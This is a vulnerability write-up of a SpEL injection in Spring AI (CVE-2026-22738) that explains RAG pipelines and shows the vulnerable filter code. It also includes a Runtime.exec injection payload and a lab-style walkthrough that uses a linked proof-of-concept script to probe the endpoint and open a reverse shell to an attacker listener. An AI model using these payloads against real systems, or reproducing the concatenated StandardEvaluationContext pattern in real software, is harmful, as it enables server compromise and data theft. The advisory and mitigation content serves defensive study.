Spring AI SpEL Injection: From Vector Search to Remote Code Execution (CVE-2026-22738)
Vulnerability Assessment and Penetration Testing (VAPT)

Summary
Spring AI is a Java framework designed to simplify integration of Large Language Models (LLMs) into Spring Boot applications. It provides a unified abstraction over multiple AI providers (such as OpenAI and Ollama), enabling developers to build AI-powered applications without dealing directly with low-level API complexity.
However, when combined with dynamic expression languages like SpEL and retrieval pipelines (RAG), improper input handling can introduce serious security risks. Resecurity is sharing this write-up to raise awareness among cybersecurity professionals and software engineers who design apps and systems leveraging AI (e.g., LLM wrappers) about vulnerabilities that may pose a risk of environment compromise and lead to further data breaches.
What is CVE-2026-22738?
CVE-2026-22738 is a critical SpEL injection vulnerability in Spring AI that can lead to remote code execution (RCE). It occurs when user-controlled input is directly evaluated using an unsafe StandardEvaluationContext. This allows attackers to inject malicious expressions, access internal Java classes, and execute system-level commands.
The category of vulnerability relates to CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement ("Expression Language Injection").
What is Spring AI?
Spring AI enables developers to integrate LLMs into Spring Boot applications using a unified and structured API.
It abstracts:
- LLM provider APIs (OpenAI, Ollama, Azure, etc.)
- Prompt orchestration
- Embedding generation
- Vector store interaction
This allows developers to focus on application logic instead of AI infrastructure complexity.
How Spring AI Works

1️ - Ask a Question
The user starts by asking a question.
This creates a request sent to the backend.
2️ - Request → Spring Boot App
The request is received by the Spring Boot application, which contains the Spring AI framework.
3️ - Spring AI Processing Layer
Inside the app, Spring AI handles the request using:
- ChatClient → communicates with AI models
- Embeddings → converts text into vectors
4️ - Embeddings → Vector Database
The user input is converted into embeddings and sent to the Vector Database.
5️ - Retrieve Relevant Documents
The vector database performs similarity search and returns:Relevant Documents
6️ - Send Context to AI Model
Spring AI sends:
- User question
- Retrieved documents
To the AI model (e.g. OpenAI / GPT)
7️ - Generate AI Response
The AI model processes the data and generates a response.
8️ - Return Response to User
The response flows back through the application and is returned to the user.
Why Use Spring AI?
Spring AI is used to easily integrate AI capabilities into Java applications without dealing with complex model APIs or infrastructure.
1. Simplifies AI Integration
Instead of manually calling APIs from providers like OpenAI or Ollama, Spring AI provides:
- A unified interface
- Built-in abstractions
- Minimal boilerplate code
2. Unified API for Multiple Providers
You can switch between AI providers without rewriting your code.
Example:
- OpenAI → Ollama → Azure
Same code, different backend.
3. Built-in RAG Support
Spring AI natively supports:
- Embeddings
- Vector stores
- Document retrieval
This makes it easy to build:
- AI search engines
- Knowledge assistants
- Chatbots with context
4. Seamless Spring Boot Integration
It fits naturally into:
- Controllers
- Services
- Dependency Injection
No need to learn a new architecture.
5. Faster Development
Developers can:
- Build AI features quickly
- Focus on business logic
- Avoid low-level implementation
Why Is Spring AI Important?
1. Brings AI to Enterprise Java
Most enterprises already rely on Java + Spring Boot for mission-critical systems.
Spring AI allows organizations to embed AI capabilities directly into existing architectures without redesigning their stack, making adoption both practical and scalable.
2. Standardization of AI Development
Before Spring AI:
- Teams built custom integrations for each AI provider
- Inconsistent patterns across projects
Now:
- A consistent abstraction layer
- Reusable components for prompts, embeddings, and vector stores
- Easier maintenance and onboarding
3. Connects AI with Real Data
Spring AI enables seamless integration between AI and:
- Databases
- Internal APIs
- Business services
This allows models to operate on live, domain-specific data, making outputs accurate and production-ready—not just generic responses.
4. Enables Advanced Use Cases
Spring AI unlocks real-world applications such as:
- AI copilots for internal tools
- Document Q&A systems with context awareness
- Intelligent search powered by embeddings
- Workflow automation with AI decision-making
Spring Expression Language (SpEL) Security
Spring Expression Language (SpEL) is a powerful expression engine used across the Spring ecosystem, including:
- Spring Boot configuration and conditional beans
- Spring Security authorization rules
- Spring Data JPA query expressions
- Runtime expression evaluation in frameworks like Spring AI
It supports:
- property navigation (user.name)
- method invocation
- type references (T(Class))
- object construction and reflection (depending on context)
StandardEvaluationContext vs SimpleEvaluationContext in SpEL
Spring Expression Language (SpEL) relies on an evaluation context to determine what an expression is allowed to access and execute at runtime.
This context is the core security boundary between safe expression evaluation and potential code execution risks.
Understanding this difference is critical when SpEL is used in frameworks such as Spring Boot, Spring Security, Spring Data, and AI systems like RAG pipelines.
Evaluation Context Comparison
| Context | Capabilities | Recommended Use |
| StandardEvaluationContext | Full SpEL feature set including method invocation, type resolution, and reflection-based access | Internal framework logic with fully trusted data |
| SimpleEvaluationContext | Restricted evaluation model with safe property access and limited operations | User input, filtering logic, and controlled expression evaluation |
RAG Pipeline

1. Document Ingestion
This is where your data enters the system.
- Sources: PDFs, databases, APIs, internal docs
- Documents are collected and split into smaller chunks
- Chunking is important to improve retrieval accuracy
2. Generate Embeddings
Each document chunk is converted into a vector (embedding).
- Embeddings capture semantic meaning, not just keywords
- Similar texts → similar vectors
3. Store in Vector Store (SimpleVectorStore)
Embeddings + metadata are stored.
- In your case: SimpleVectorStore (in-memory)
- Uses ConcurrentHashMap
- Stores:
- vector
- original text
- metadata (e.g., country, category)
4. User Query
The user asks a question:
“What is the refund policy?”
- This request enters the backend (Spring Boot app)
- May include filters (e.g., country=US)
5. Embed Query
The query is converted into an embedding.
- Same model used as in Step 2
- Ensures compatibility with stored vectors
6. Retrieve Relevant Chunks
The system searches the vector store:
- Uses similarity search (e.g., cosine similarity)
- Retrieves the most relevant document chunks
Example output:
- “Refunds are allowed within 30 days”
- “Returns must include receipt”
Goal: Find contextually relevant data
7. Combine with Context
The retrieved chunks are merged with the user query.
Context:
[Doc 1]
[Doc 2]
Question:
What is the refund policy?
- This is called prompt augmentation
- Improves answer accuracy
8. Generate Answer (LLM)
The final step:
- The prompt is sent to the LLM
- The model generates a context-aware response
Affected Versions
The vulnerability impacts specific versions of Spring AI core dependency where unsafe SpEL evaluation is enabled through StandardEvaluationContext.
| Artifact | Vulnerable Versions | Fixed Version |
| org.springframework.ai:spring-ai-core | 1.0.0 – 1.0.4 | 1.0.5 |
| org.springframework.ai:spring-ai-core | 1.1.0-M1 – 1.1.3 | 1.1.4 |
Vulnerable Code (SpEL Injection in SimpleVectorStore)
The vulnerability exists in how Spring AI builds and evaluates a SpEL expression using user-controlled input.
Vulnerable Implementation
public boolean evaluate(String filterKey, String filterValue, Map<String, Object> metadata) {
    // User-controlled input directly concatenated into SpEL expression
    String spel = "#metadata['" + filterKey + "'] == '" + filterValue + "'";

    ExpressionParser parser = new SpelExpressionParser();

    // Dangerous evaluation context (full access to JVM)
    StandardEvaluationContext context = new StandardEvaluationContext();
    context.setVariable("metadata", metadata);

    //  Executes attacker-controlled expression
    return parser.parseExpression(spel).getValue(context, Boolean.class);
}
Why This Is Vulnerable
1. Unsafe String Concatenation
User input (filterKey) is injected directly into the expression:
"#metadata['" + filterKey + "'] == 'value'"No validation, no sanitization.
2. Dangerous Evaluation Context
Using: StandardEvaluationContext
This allows:
- Method execution
- Reflection
- Class loading via T(...)
3. Attacker-Controlled Execution
An attacker can inject:
"'] + T(java.lang.Runtime).getRuntime().exec('id') + #metadata['"Conceptual breakdown:
- T(java.lang.Runtime)
Resolves the Runtime class from the JVM type system at runtime. - getRuntime()
Retrieves the singleton runtime instance associated with the current JVM. - exec(...)
Requests the JVM to execute an external operating system process.
The T(...) operator in Spring Expression Language (SpEL) is a type resolution mechanism that allows expressions to reference Java classes at runtime.
It takes a fully qualified class name and returns the corresponding Class object, enabling access to static methods and fields without traditional Java reflection code.
Which turns the expression into:
#metadata[''] + T(java.lang.Runtime).getRuntime().exec('id') + #metadata[''] == 'US'This executes an OS command on the server.
SpEL Injection Exploitation Flow
Step 1 - Verify Normal Application Behavior
Start by confirming the endpoint works as expected with valid input.
curl "http://MACHINE_IP:8082/search?filterKey=country&filterValue=US&query=hello"Expected Result:
- JSON response is returned
- Contains metadata such as: {"country": "US"}

Step 2 - Confirm Service Availability
If the application is still starting or unstable, ensure it is ready before testing.
Poc exploit:https://github.com/n0n4m3x41/CVE-2026-22738-POC
python3 exploit.py --target http://MACHINE_IP:8082 --waitWhat this does:
- Polls the /search endpoint until it responds
- Ensures the service is ready before further testing
Flags Explained:
- --target → Base URL of the application
- --wait → Waits for endpoint readiness

Step 3 - Blind SpEL Probe
Before attempting any higher-impact testing, we first confirm that user input reaches the SpEL evaluator. The exploit.py script sends a read-only probe using T(java.lang.System).getProperty('java.version') as the filterKey. No process is spawned at this stage.
A Java version string in the response body, or any SpEL evaluation error, confirms that the injection point is active and the expression is being evaluated.
The double-quote wrapping observed in Task 3 ensures that the payload is passed to the evaluator intact. The exploit.py script handles parameter encoding automatically during this phase.
With SpEL evaluation confirmed, the application behavior indicates that user input is reaching the expression evaluation layer.
python3 exploit.py --target http://MACHINE_IP:8082
Step 4-Reverse Shell Execution (Exploitation Phase)
Launch the listener and trigger the payload to obtain a shell.
python3 listener.py --lhost YOUR_VPN_IP --lport 4444 --exploit --target http://MACHINE_IP:8082What happens:
- Listener starts first to receive incoming connection
- Exploit payload is delivered in background
- Reverse shell connects back to attacker machine
Flags:
- --lhost → Attacker IP (VPN interface)
- --lport → Listening port
- --exploit → Builds and triggers payload automatically
- --target → Vulnerable application URL

Impact of the Vulnerability
1. Remote Code Execution (RCE)
Attackers can execute arbitrary OS commands on the server via SpEL injection.
2. Full System Compromise
If the application runs with elevated privileges, the entire host system may be compromised.
3. Data Exfiltration
Sensitive data from:
- databases
- vector stores
- internal APIs
can be accessed and extracted.
4. LLM Prompt Manipulation
Attackers can alter retrieved context in RAG pipelines, poisoning AI responses.
5. Business Logic Bypass
Security filters based on SpEL expressions can be manipulated to bypass restrictions.
6. Internal System Access
SpEL may allow interaction with internal Java classes, exposing:
- environment variables
- system properties
- runtime metadata
7. AI System Trust Breakdown
Since AI responses rely on injected context, outputs can become:
- misleading
- malicious
- data-leaking
Mitigations
1. Use SimpleEvaluationContext
Replace unsafe context:
SimpleEvaluationContext.forReadOnlyDataBinding().build();Prevents method execution and class loading.
2. Avoid String Concatenation in SpEL
Never build expressions using user input:
Unsafe:
"#metadata['" + filterKey + "']"3. Strict Input Validation
Whitelist allowed values for:
- filterKey
- filterValue
Reject special characters like:
- '
- ]
- T(
- ;
4. Disable SpEL for User Input
Avoid evaluating expressions directly from user-controlled data.
Prefer:
- Java-based filtering logic
- Predefined predicates
5. Use Safe Query Mechanisms
Replace SpEL filtering with:
- Map lookups
- SQL parameterized queries
- structured filters
6. Apply Security Sandbox Rules
If SpEL is required:
- disable type references
- restrict method invocation
- limit evaluation scope
7. Upgrade Spring AI Dependency
Patch vulnerable versions:
- 1.0.0 – 1.0.4 → upgrade to 1.0.5
- 1.1.0-M1 – 1.1.3 → upgrade to 1.1.4
Conclusion
Spring AI significantly simplifies the integration of LLMs into enterprise Java applications, enabling powerful capabilities such as retrieval-augmented generation, semantic search, and AI-driven workflows.
However, its flexibility introduces security risks when combined with dynamic evaluation mechanisms like SpEL. When user-controlled input is directly embedded into expression contexts without proper sanitization or sandboxing, it can lead to severe vulnerabilities, including expression injection and potential remote code execution.
This highlights an important principle in secure AI system design. AI pipelines are only as secure as their weakest evaluation layer. Developers must treat components like SpEL, vector stores, and prompt construction as security-critical boundaries—not just functional utilities.